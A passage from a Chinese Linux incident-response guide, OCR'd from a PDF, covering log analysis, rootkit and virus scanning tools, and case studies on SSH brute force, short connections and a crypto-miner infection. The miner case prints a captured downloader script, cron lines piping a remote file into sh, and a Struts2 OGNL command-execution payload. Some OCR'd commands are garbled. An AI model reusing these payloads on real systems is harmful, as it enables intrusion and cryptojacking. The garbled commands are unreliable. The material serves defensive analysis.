chkconfig --list | grep "3:on|5:on"

源码包安装的服务

查看服务安装位置 ，一般是在 /user/local/

service httpd start

搜索 /etc/rc.d/init.d/ 查看是否存在

八、系统日志

日志默认存放位置：/var/log/

查看日志配置情况：more /etc/rsyslog.conf

日志文件	说明
/var/log/cron	记录了系统定时任务相关的日志
/var/log/cups	记录打印信息的日志
/var/log/dmesg	记录了系统在开机时内核自检的信息，也可以使用dmesg命令直接查看内核自检信息
/var/log/mailog	记录邮件信息
/var/log/message	记录系统重要信息的日志。这个日志文件中会记录Linux系统的绝大多数重要信息，如果系统出现问题时，首先要检查的就应该是这个日志文件
/var/log/btmp	记录错误登录日志，这个文件是二进制文件，不能直接vi查看，而要使用lastb命令查看
/var/log/lastlog	记录系统中所有用户最后一次登录时间的日志，这个文件是二进制文件，不能直接vi，而要使用lastlog命令查看
/var/log/wtmp	永久记录所有用户的登录、注销信息，同时记录系统的启动、重启、关机事件。同样这个文件也是一个二进制文件，不能直接vi，而需要使用last命令来查看
/var/log/utmp	记录当前已经登录的用户信息，这个文件会随着用户的登录和注销不断变化，只记录当前登录用户的信息。同样这个文件不能直接vi，而要使用w,who,users等命令来查询
/var/log/secure	记录验证和授权方面的信息，只要涉及账号和密码的程序都会记录，比如SSH登录，su切换用户，sudo授权，甚至添加用户和修改用户密码都会记录在这个日志文件中

日志分析技巧：

1、定位有多少 IP 在爆破主机的 root 帐号：

```
grep "Failed password for root" /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr |
    more
```

定位有哪些 IP 在爆破：

```
grep "Failed password" /var/log/secure|grep -E -o
    "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-
    4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)"|uniq -c
```

爆破用户名字典是什么?

```
grep "Failed password" /var/log/secure|perl -e 'while($_=<>){ /for(.*?) from/; print
    "$1\n";}'|uniq -c|sort -nr
```

2、登录成功的 IP 有哪些：

```
grep "Accepted " /var/log/secure | awk '{print $11}' | sort | uniq -c | sort
-nr | more
```

登录成功的日期、用户名、IP：

```
grep "Accepted " /var/log/secure | awk '{print $1,$2,$3,$9,$11}'
```

3、增加一个用户 kali 日志：

```
Jul1000:12:15localhostuseradd[2382]: newgroup: name=kali, GID=1001
    Jul1000:12:15localhostuseradd[2382]: newuser: name=kali, UID=1001, GID=1001, h
    ome=/home/kali
    , shell=/bin/bash
    Jul1000:12:58localhostpasswd: pam_unix(passwd:chauthtok): passwordchangedfor
    kali
    #grep"useradd"/var/log/secure
```

4、删除用户 kali 日志：

```
Jul1000:14:17localhostuserdel[2393]: deleteuser'kali'
    Jul1000:14:17localhostuserdel[2393]: removedgroup'kali' ownedby'kali'
    Jul1000:14:17localhostuserdel[2393]: removedshadowgroup'kali' ownedby'kali'
    #grep"userdel"/var/log/secure
```

5、su 切换用户：

```
Jul 10 00:38:13 localhost su: pam_unix(su-l:session): session opened for user good by
    root(uid=0)
```

sudo 授权执行:

```
sudo -lJul 10 00:43:09 localhost sudo:     good : TTY=pts/4 ; PWD=/home/good ;
    USER=root ; COMMAND=/sbin/shutdown -r now
```

0x02 工具篇

一、Rootkit 查杀

chkrootkit :

http://www.chkrootkit.org

使用方法：

Wget ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz

tar -zxvf chkrootkit.tar.gz

cd chkrootkit-0.52

make sense

#*编译 报错 话执 检查*

./chkrootkit

rkhunter

http://rkhunter.sourceforge.net

使用方法:

Wget

https://nchc.dl.sourceforge.net/project/rkhunter/rkhunter/1.4.4/rkhunter-1.4.4.tar.gz

tar -zxvf rkhunter-1.4.4.tar.gz

cd rkhunter-1.4.4

./installer.sh --install

rkhunter -c

二、病毒查杀

Clamav

ClamAV 的官方下载地址为:

http://www.clamav.net/download.html

安装方式一:

1、安装 zlib:

wgethttp://nchc.dl.sourceforge.net/project/libpng/zlib/1.2.7/zlib-1.2.7.tar.gz

tar -zxvfzlib-1.2.7.tar.gz

cdzlib-1.2.7

gcc *编译环* yum install gcc

CFLAGS="-O3 -fPIC"./configure --prefix=/usr/local/zlib/

make&& makeinstall

2、添加用户组 clamav 和组成员 clamav:

groupadd clamav
useradd -gclamav -s/bin/false -c"Clam AntiVirus"clamav

3、安装 Clamav

tar –zxvf clamav-0.97.6.tar.gz
cdclamav-0.97.6
./configure --prefix=/opt/clamav --disable-clamav-with-zlib=/usr/local/zlib
make
makeinstall

4、配置 Clamav

mkdir/opt/clamav/logs
mkdir/opt/clamav/updata
touch/opt/clamav/logs/freshclam.log
touch/opt/clamav/logs/clamd.log
cd/opt/clamav/logs
chownclamav:clamav clamd.log
chownclamav:clamav freshclam.log

5、ClamAV 使用:

/opt/clamav/bin/freshclam *级 库*

./clamscan –h *查 应*

./clamscan -r /home *扫 户 录*

./clamscan -r --bell -i /bin *扫* bin *录 显 问题 扫 结*

安装方式二:

#安装

yum install -yclamav

#更新病毒库

freshclam

#扫描方法

clamscan -r/etc --max-dir-recursion=5-l/root/etcclamav.log

clamscan -r/bin --max-dir-recursion=5-l/root/binclamav.log

clamscan -r/usr --max-dir-recursion=5-l/root/usrclamav.log

#扫描并杀毒

clamscan -r --remove/usr/bin/bsd-port

clamscan -r --remove/usr/bin/

clamscan -r--remove/usr/local/zabbix/sbin

#查看日志发现

cat/root/usrclamav.log |grep FOUND

三、webshell 查杀

linux 版:

河马 webshell 查杀:

http://www.shellpub.com

深信服 Webshell 网站后门检测工具:

http://edr.sangfor.com.cn/backdoor_detection.html

四、RPM check 检查

系统完整性可以通过 rpm 自带的 -Va 来校验检查所有的 rpm 软件包,查看哪些命令是否被替换了:

./rpm -Va > rpm.log

如果一切均校验正常将不会产生任何输出,如果有不一致的地方,就会显示出来,输出格式是 8 位长字符串,每个字符都用以表示文件与 RPM 数据库中

一种属性的比较结果 ，如果是. (点) 则表示测试通过。

验证内容中的 8 个信息的具体内容如下:

S 文件大小是否改变

M 文件的类型或文件的权限（rwx）是否被改变

5 文件 MD5 校验是否改变（可以看成文件内容是否改变）

D 设备中，从代码是否改变

L 文件路径是否改变

U 文件的属主（所有者）是否改变

G 文件的属组是否改变

T 文件的修改时间是否改变

如果命令被替换了，如果还原回来:

文件提取还原案例:

rpm -qf /bin/ls *查询* ls *软*

mv /bin/ls /tmp ls *转* tmp *录* ls *丢*

rpm2cpio /mnt/cdrom/Packages/coreutils-8.4-19.el6.i686.rpm | cpio -idv ./bin/ls

rpm ls *录* /bin/ls

cp /root/bin/ls /bin/ ls /bin/ *录* *丢*


0x03 应急响应实战之 SSH 暴力破解

SSH 是目前较可靠，专为远程登录会话和其他网络服务提供安全性的协议，主要用于给远程登录会话数据进行加密，保证数据传输的安全。SSH 口令长度太短或者复杂度不够，如仅包含数字，或仅包含字母等，容易被攻击者破解，一旦被攻击者获取，可用来直接登录系统，控制服务器所有权限。

应急场景

某天，网站管理员登录服务器进行巡检时，发现端口连接里存在两条可疑的

连接记录，如下图：



1、TCP 初始化连接三次握手吧：发 SYN 包，然后返回 SYN/ACK 包，再发 ACK 包，连接正式建立。但是这里有点出入，当请求者收到 SYS/ACK 包后，就开始建立连接了，而被请求者第三次握手结束后才建立连接。

2、客户端 TCP 状态迁移：

CLOSED->SYN_SENT->ESTABLISHED->FIN_WAIT_1->FIN_WAIT_2->TIME_WAIT->CLOSED

服务器 TCP 状态迁移：

CLOSED->LISTEN->SYN recv->ESTABLISHED->CLOSE_WAIT->LAST_ACK->CLOSED

3、当客户端开始连接时，服务器还处于 LISTENING，客户端发一个 SYN 包后，服务端接收到了客户端的 SYN 并且发送了 ACK 时，服务器处于 SYN_RECV 状态，然后并没有再次收到客户端的 ACK 进入 ESTABLISHED 状态，一直停留在 SYN_RECV 状态。

在这里，SSH（22）端口，两条外网 IP 的 SYN_RECV 状态连接，直觉告诉了管理员，这里一定有什么异常。

日志分析

SSH 端口异常，我们首先有必要先来了解一下系统账号情况：

A、系统账号情况

1、除 root 之外，是否还有其它特权用户 (uid 为 0)

```
[root@localhost ~]# awk -F: '$3==0{print $1}' /etc/passwd
root
```

2、可以远程登录的帐号信息

```
[root@localhost ~]# awk '/$1|$6/{print $1}' /etc/shadow

root:$6$38cKfZDjsTiUe58V$FP.UHWMObqeUQS1Z2KRj/4EEcOPi.6d1XmKHgK3j3GY9
    EGvwwBei7nUbbqJC./qK12HN8jFuXOfEYIKLID6hq0::0:99999:7:::
```

我们可以确认目前系统只有一个管理用户 root。

接下来，我们想到的是 /var/log/secure，这个日志文件记录了验证和授权方面的信息，只要涉及账号和密码的程序都会记录下来。

B、确认攻击情况：

1、统计了下日志，发现大约有 126254 次登录失败的记录，确认服务器遭受暴力破解

```
[root@localhost ~]# grep -o "Failed password" /var/log/secure|uniq -c

   126254 Failed password
```

2、输出登录爆破的第一行和最后一行，确认爆破时间范围：

```
[root@localhost ~]# grep "Failed password" /var/log/secure|head -1

Jul  8 20:14:59 localhost sshd[14323]: Failed password for invalid user qwe from
    111.13.xxx.xxx port 1503 ssh2

[root@localhost ~]# grep "Failed password" /var/log/secure|tail -1

Jul 10 12:37:21 localhost sshd[2654]: Failed password for root from 111.13.xxx.xxx port
    13068 ssh2
```

3、进一步定位有哪些 IP 在爆破？

```
[root@localhost ~]# grep "Failed password" /var/log/secure|grep -E -o
    "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-
    4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)"|uniq -c | sort -nr

  12622 23.91.xxx.xxx      8942 114.104.xxx.xxx      8122 111.13.xxx.xxx      7525
    123.59.xxx.xxx      .....................
```

4、爆破用户名字典都有哪些？

```
[root@localhost ~]# grep "Failed password" /var/log/secure|perl -e 'while($_=<>){ /for(.*?)
    from/; print "$1\n";}'|uniq -c|sort -nr

   9402  root       3265  invalid user oracle       1245  invalid user
   admin       1025  invalid user user       .....
```

C、管理员最近登录情况：

1、登录成功的日期、用户名、IP：

```
[root@localhost ~]# grep "Accepted " /var/log/secure | awk '{print $1,$2,$3,$9,$11}'

Jul 9 09:38:09 root 192.168.143.100Jul 9 14:55:51 root 192.168.143.100Jul 10 08:54:26
    root 192.168.143.100Jul 10 16:25:59 root 192.168.143.100.....
```

通过登录日志分析，并未发现异常登录时间和登录 IP。

2、顺便统计一下登录成功的 IP 有哪些：

```
[root@localhost ~]# grep "Accepted " /var/log/secure | awk '{print $11}' | sort | uniq -c |
    sort -nr | more

  27 192.168.204.1
```

通过日志分析，发现攻击者使用了大量的用户名进行暴力破解，但从近段时间的系统管理员登录记录来看，并未发现异常登录的情况，需要进一步对网站服务器进行入侵排查，这里就不再阐述。

处理措施

SSH 暴力破解依然十分普遍，如何保护服务器不受暴力破解攻击，总结了几种措施：

1、禁止向公网开放管理端口，若必须开放应限定管理 IP 地址并加强口令安全审计（口令长度不低于 8 位，由数字、大小写字母、特殊字符等至少两种以上组合构成）。

2、更改服务器 ssh 默认端口。

3、部署入侵检测设备，增强安全防护。

0x04 应急响应实战之短连接

短连接（short connnection）是相对于长连接而言的概念，指的是在数据传

送过程中，只在需要发送数据时，才去建立一个连接，数据发送完成后，则断开此连接，即每次连接只完成一项业务的发送。 在系统维护中，一般很难去察觉，需要借助网络安全设备或者抓包分析，才能够去发现。

应急场景

某天，网络管理员在出口 WAF 检测到某台服务器不断向香港 I 发起请求 ，感觉很奇怪，登录服务器排查，想要找到发起短连接的进程。

日志分析

登录服务器查看端口、进程，并未发现发现服务器异常，但是当多次刷新端口连接时，可以查看该连接。 有时候一直刷这条命令好十几次才会出现，像这种的短连接极难捕捉到对应的进程和源文件。

```
[root@localhost ~]# netstat -anplt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/Program name
tcp        0      0 0.0.0.0:111                 0.0.0.0:*                   LISTEN      1317/rpcbind
tcp        0      0 0.0.0.0:40052               0.0.0.0:*                   LISTEN      1362/rpc.statd
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN      1573/sshd
tcp        0      0 127.0.0.1:631               0.0.0.0:*                   LISTEN      1396/cupsd
tcp        0      0 127.0.0.1:25                0.0.0.0:*                   LISTEN      1656/master
tcp        0      0 192.168.8.147:22            192.168.8.1:12201           ESTABLISHED 1909/sshd
tcp        0     52 192.168.8.147:22            192.168.8.1:12223           ESTABLISHED 1938/sshd
tcp        0      0 :::111                      :::*                        LISTEN      1317/rpcbind
tcp        0      0 :::38544                    :::*                        LISTEN      1362/rpc.statd
tcp        0      0 :::22                       :::*                        LISTEN      1573/sshd
tcp        0      0 ::1:631                     :::*                        LISTEN      1396/cupsd
tcp        0      0 ::1:25                      :::*                        LISTEN      1656/master
[root@localhost ~]# netstat -anplt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/Program name
tcp        0      0 0.0.0.0:111                 0.0.0.0:*                   LISTEN      1317/rpcbind
tcp        0      0 0.0.0.0:40052               0.0.0.0:*                   LISTEN      1362/rpc.statd
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN      1573/sshd
tcp        0      0 127.0.0.1:631               0.0.0.0:*                   LISTEN      1396/cupsd
tcp        0      0 127.0.0.1:25                0.0.0.0:*                   LISTEN      1656/master
tcp        0      0 192.168.8.147:22            192.168.8.1:12201           ESTABLISHED 1909/sshd
tcp        0      1 192.168.8.147:55901         118.184.15.40:17097         SYN_SENT    1964/[nfsiod]
tcp        0     52 192.168.8.147:22            192.168.8.1:12223           ESTABLISHED 1938/sshd
tcp        0      0 :::111                      :::*                        LISTEN      1317/rpcbind
tcp        0      0 :::38544                    :::*                        LISTEN      1362/rpc.statd
tcp        0      0 :::22                       :::*                        LISTEN      1573/sshd
tcp        0      0 ::1:631                     :::*                        LISTEN      1396/cupsd
tcp        0      0 ::1:25                      :::*                        LISTEN      1656/master
```



手动捕捉估计没戏，很难追踪，于是动手写了一段小脚本来捕捉短连接对应的 pid 和源文件。

脚本文件如下：

```
#!/bin/bash
    ip=118.184.15.40
    i=1
    while:
    do
```

```
tmp=netstat -anplt|grep $ip|awk -F'[/]''{print $1}'|awk '{print $7}'
#echo $tmp
iftest -z"$tmp"
then
    ((i=i+1))
else
    forpid in$tmp; do
        echo"PID: "${pid}
        result=`ls -lh /proc/$pid|grep exe`

        echo"Process: "${result}
        kill-9$pid
    done
    break
fi
done
echo"Total number of times: "${i}
```

运行结果如下：



跑了三次脚本，可以发现短连接每次发起的进程 Pid 一直在变，但已经捕捉到发起该异常连接的进程源文件为 /usr/lib/nfsiod

小结

本文简单介绍了短连接以及捕捉短连接源文件的技巧，站在安全管理员的角度，应加强对网络安全设备的管理，在网络层去发现更多在系统层很难察觉的安全威胁。

0x05 应急响应实战之挖矿病毒

随着虚拟货币的疯狂炒作，利用挖矿脚本来实现流量变现，使得挖矿病毒成为不法分子利用最为频繁的攻击方式。新的挖矿攻击展现出了类似蠕虫的行为，并结合了高级攻击技术，以增加对目标服务器感染的成功率，通过利用永恒之蓝

（EternalBlue）、web 攻击多种漏洞（如 Tomcat 弱口令攻击、Weblogic WLS 组件漏洞、Jboss 反序列化漏洞、Struts2 远程命令执行等），导致大量服务器被感染挖矿程序的现象 。

应急场景


某天，安全管理员在登录安全设备巡检时，发现某台网站服务器持续向境外 IP 发起连接，下载病毒源：


C	D	E	F
威胁描述	源 IP	目标 IP	URL
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation S	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker

事件分析

A、排查过程

登录服务器，查看系统进程状态，发现不规则命名的异常进程、异常下载进程 ：





下载 logo.jpg，包含脚本内容如下：

logo.jpg

```
#!/bin/sh
rm -rf /var/tmp/laqzdbgiuz.conf
ps auxf|grep -v grep|grep -v wcubpiztlk|grep "/tmp/"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "\./"|grep 'httpd.conf'|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "\-p x"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "stratum"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "laqzdbgiuz"|awk '{print $2}'|xargs kill -9
ps -fe|grep -e "wcubpiztlk" -e "slxfbkmxtd" -e "jvdxbsjgds" -e "mgeflshghx" -e "kzpprqvhov" -e "qupjjxbnwm"|grep -v grep
if [ $? -ne 0 ]
then
echo "start process....."
chmod 777 /var/tmp/wcubpiztlk.conf
rm -rf /var/tmp/wcubpiztlk.conf
curl -o /var/tmp/wcubpiztlk.conf http://5.188.87.12/icons/kworker.conf
wget -O /var/tmp/wcubpiztlk.conf http://5.188.87.12/icons/kworker.conf
chmod 777 /var/tmp/atd
rm -rf /var/tmp/atd
cat /proc/cpuinfo|grep aes>/dev/null
if [ $? -ne 1 ]
then
curl -o /var/tmp/atd http://5.188.87.12/icons/kworker
wget -O /var/tmp/atd http://5.188.87.12/icons/kworker
else
curl -o /var/tmp/atd http://5.188.87.12/icons/kworker_na
wget -O /var/tmp/atd http://5.188.87.12/icons/kworker_na
fi
chmod +x /var/tmp/atd
cd /var/tmp
proc=`grep -c ^processor /proc/cpuinfo`
cores=$((($proc+1)/2))
nohup ./atd -c wcubpiztlk.conf -t `echo $cores` >/dev/null &
else
echo "runing....."
fi
```


到这里，我们可以发现攻击者下载 logo.jpg 并执行了里面了 shell 脚本，那这个脚本是如何启动的呢?

通过排查系统开机启动项、定时任务、服务等，在定时任务里面，发现了恶意脚本，每隔一段时间发起请求下载病毒源，并执行 。

```
WW-S  -  1:/ # crontab -l
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Sun Oct 15 21:02:03 2017)
# (Cron version V5.0 -- $Id: crontab.c,v 1.12 2004/01/23 18:56:42 vixie Exp $)
*/20 * * * * wget -O - -q http://5.188.87.11/icons/logo.jpg|sh
*/19 * * * * curl http://5.188.87.11/icons/logo.jpg|sh
```


B、溯源分析

在 Tomcat log 日志中，我们找到这样一条记录:

对日志中攻击源码进行摘录如下:


```
{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#
    _memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymph
    ony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.ope
    nsymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().cl
    ear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#
    cmd='echo "*/20 * * * * wget -O - -q http://5.188.87.11/icons/logo.jpg|sh\n*/19 * * * *
    curl http://5.188.87.11/icons/logo.jpg|sh" | crontab -;wget -O - -q
    http://5.188.87.11/icons/logo.jpg|sh').(#iswin=(@java.lang.System@getProperty('os.n
    ame').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/b
```

ash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).
(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()
)).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flu
sh())}


可以发现攻击代码中的操作与定时任务中异常脚本一致，据此推断黑客通过 Struct 远程命令执行漏洞向服务器定时任务中写入恶意脚本并执行。

C、清除病毒

1、删除定时任务:



2、终止异常进程:



D、漏洞修复

升级 struts 到最新版本

防范措施

针对服务器被感染挖矿程序的现象，总结了几种预防措施：

1、安装安全软件并升级病毒库，定期全盘扫描，保持实时防护

2、及时更新 Windows 安全补丁，开启防火墙临时关闭端口

3、及时更新 web 漏洞补丁，升级 web 组件


0x06 应急响应实战之盖茨木马

Linux 盖茨木马是一类有着丰富历史，隐藏手法巧妙，网络攻击行为显著的 DDoS 木马，主要恶意特点是具备了后门程序，DDoS 攻击的能力，并且会替

换常用的系统文件进行伪装。木马得名于其在变量函数的命名中，大量使用 Gates 这个单词。分析和清除盖茨木马的过程，可以发现有很多值得去学习和借鉴的地方。

